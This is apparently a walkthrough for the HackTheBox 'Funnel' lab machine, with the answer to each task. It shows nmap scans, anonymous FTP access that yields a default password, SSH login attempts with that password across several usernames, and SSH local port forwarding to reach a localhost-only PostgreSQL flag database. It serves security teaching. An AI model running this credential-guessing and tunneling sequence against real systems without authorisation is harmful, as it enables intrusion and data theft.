CHALLENGE INFORMATION
 | Platform: HackTheBox Collection: Starting Point Tier: 1 Machine: Funnel Released: 12/12/2022 |
MACHINE SYNOPSIS
Funnel is a very easy Linux machine that explores SSH tunneling techniques. The machine features a misconfigured FTP server that allows anonymous authentication, in which a file containing cleartext credentials can be found. Hydra is then used to perform a password spray and get remote access. Upon enumerating the services running locally on the machine, PostgreSQL can be exploited by leveraging port-forwarding.
Preparations
There are a couple of ways to connect to the target machine. The one we will be using throughout this walkthrough is via the provided pwnbox.
Once our connection is established, we spawn the target machine.
Additionally – even though not required – we can set a local variable (available only in the current shell) containing our target host’s IP address. Once set, we can easily access it by prepending a $ to our variable name.
user@kali:~$ rhost=<target-hosts-ip>
user@kali:~$ echo $rhost
<target-hosts-ip>
user@kali:~$We can use the unset command to remove the variable when it is no longer needed.
user@kali:~$ unset rhostTask-1
Question: How many TCP ports are open?
2
We begin with a quick connectivity check, followed by an all-ports TCP scan to obtain our first answer.
user@kali:~$ ping $rhost -c 4
...
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
...
user@kali:~$Even with the packet rate doubled, the Nmap scan may take some time to complete.
user@kali:~$ nmap -p- --min-rate=10000 $rhost
...
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
...
user@kali:~$Our target has two services active: FTP and SSH.
Task-2
Question: What is the name of the directory that is available on the FTP server?
mail_backup
Gathering additional information about the running FTP service reveals that anonymous login is enabled.
user@kali:~$ nmap -sC -sV -p 21 $rhost
...
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
...
user@kali:~$Connecting anonymously – using anonymous as the username without a password – reveals two interesting files: password_policy.pdf and welcome_28112022.
user@kali:~$ ftp $rhost 21
...
Name (10.129.228.195:root): anonymous
331 Please specify the password.
Password:
...
ftp> ls
...
drwxr-xr-x    2 ftp      ftp    4096    ... mail_backup
...
ftp> cd mail_backup
...
ftp> ls
...
-rw-r--r--    1 ftp      ftp    58899   ... password_policy.pdf
-rw-r--r--    1 ftp      ftp    713     ... welcome_28112022
...
ftp>Since these files are available, we download them for further analysis.
ftp> get password_policy.pdf
...
ftp> get welcome_28112022
...
ftp> exit
221 Goodbye.
user@kali:~$Task-3
Question: What is the default account password that every new member on the ‘Funnel’ team should change as soon as possible?
funnel123#!#
From the files collected in Task-2, we extract the following potential credentials:
- Usernames: root, optimus, albert, andreas, christine, maria
- Hostname:
funnel.htb - Default password: funnel123#!#
The contents of welcome_28112022 are as follows:
To: [email protected] [email protected] [email protected] [email protected] [email protected]
Subject:Welcome to the team!
Hello everyone,
We would like to welcome you to our team.
We think you’ll be a great asset to the “Funnel” team and want to make sure you get settled in as smoothly as possible.
We have set up your accounts that you will need to access our internal infrastructure. Please, read through the attached password policy with extreme care.
All the steps mentioned there should be completed as soon as possible. If you have any questions or concerns feel free to reach directly to your manager.
We hope that you will have an amazing time with us,
The funnel team.
The content of password_policy.pdf is shown below:

Figure 1: Password policy outlined in the password_policy.pdf
Task-4
Question: Which user has not changed their default password yet?
Christine
Testing the collected usernames one by one proves fruitful, yielding successful access:
...
user@kali:~$ ssh albert@$rhost -p 22
[email protected]'s password:
Permission denied, please try again.
[email protected]'s password:

user@kali:~$ ssh andreas@$rhost -p 22
[email protected]'s password:
Permission denied, please try again.
[email protected]'s password:

user@kali:~$ ssh christine@$rhost -p 22
[email protected]'s password:
Welcome to Ubuntu ...
...
christine@funnel:~$It appears that christine neglected to reset her default password.
Task-5
Question: Which service is running on TCP port 5432 and listens only on localhost?
postgresql
One method to identify this service is to consult the /etc/services file:
christine@funnel:~$ cat /etc/services | grep 5432
postgresql	5432/tcp	postgres	# PostgreSQL Database
christine@funnel:~$Task-6
Question: Since you can’t access the previously mentioned service from the local machine, you will have to create a tunnel and connect to it from your machine. What is the correct type of tunneling to use?
- remote port forwarding
- local port forwarding
local port forwarding
Since our goal is to forward traffic from an arbitrary port on our local machine (4444) to port 5432 on the target machine (PostgreSQL), we employ local port forwarding.
Consulting the ssh man page clarifies the addressing format:
-L [bind_address:]port:host:hostport
…
We establish the tunnel as follows:
# setting up local port forwarding on local machine
user@kali:~$~$ ssh -L 4444:localhost:5432 christine@$rhost
[email protected]'s password:
Welcome to Ubuntu ....
...
christine@funnel:~$Task-7
Question: What is the name of the database that holds the flag?
secrets
Leveraging the local port forwarding we just established, we open another terminal on our local machine and launch psql. For the database configuration, we set the server to localhost and the port to the forwarded port (4444).
When an SQL command is executed on the local machine, it is sent to port 4444 (still on the local machine), then – by virtue of the port forwarding – forwarded to port 5432 on the target machine, where PostgreSQL is listening and processes the command.
The connection path is illustrated below:
2 – > terminal(local machine)
3 – – > port 4444 (local machine)
4 – – – > localhost (target machine)
5 – – – – > port 5432 (target machine)
6 – – – – – > postgres (target machine)
Note that we use the same credentials to access PostgreSQL as we used for the SSH connection.
user@kali:~$ psql -U christine -h localhost -p 4444
Password for user christine:
psql ...
Type "help" for help.
...
userchristine=#Upon listing all available databases, we identify one of particular interest.
userchristine=#\list
                                  List of databases
   Name    |   Owner   | Encoding |  Collate   |   Ctype    |    Access privileges
-----------+-----------+----------+------------+------------+-------------------------
 christine | christine | UTF8     | en_US.utf8 | en_US.utf8 |
 postgres  | christine | UTF8     | en_US.utf8 | en_US.utf8 |
 secrets   | christine | UTF8     | en_US.utf8 | en_US.utf8 |
 template0 | christine | UTF8     | en_US.utf8 | en_US.utf8 | =c/christine           +
           |           |          |            |            | christine=CTc/christine
 template1 | christine | UTF8     | en_US.utf8 | en_US.utf8 | =c/christine           +
           |           |          |            |            | christine=CTc/christine
...
userchristine=#Selecting the appropriate database and table, then retrieving all table contents, yields the flag.
userchristine=#\connect secrets
...
You are now connected to database "secrets" as user "christine".
secrets=# \dt
         List of relations
 Schema | Name | Type  |   Owner
--------+------+-------+-----------
 public | flag | table | christine
...
secrets=# select * from flag;
              value
----------------------------------
 <redacted-flag>
...
secrets=#Task-8
Question: Could you use a dynamic tunnel instead of local port forwarding?
- Yes
- No
yes
Reading up on dynamic tunnels should make this clear.
Submit The Flag
Question: Submit root flag
<redacted-flag>
The flag was already acquired in Task-7.
Congratulations, we completed the challenge. All that’s left is to terminate the target box – if not terminated automatically – before we move on to the next box!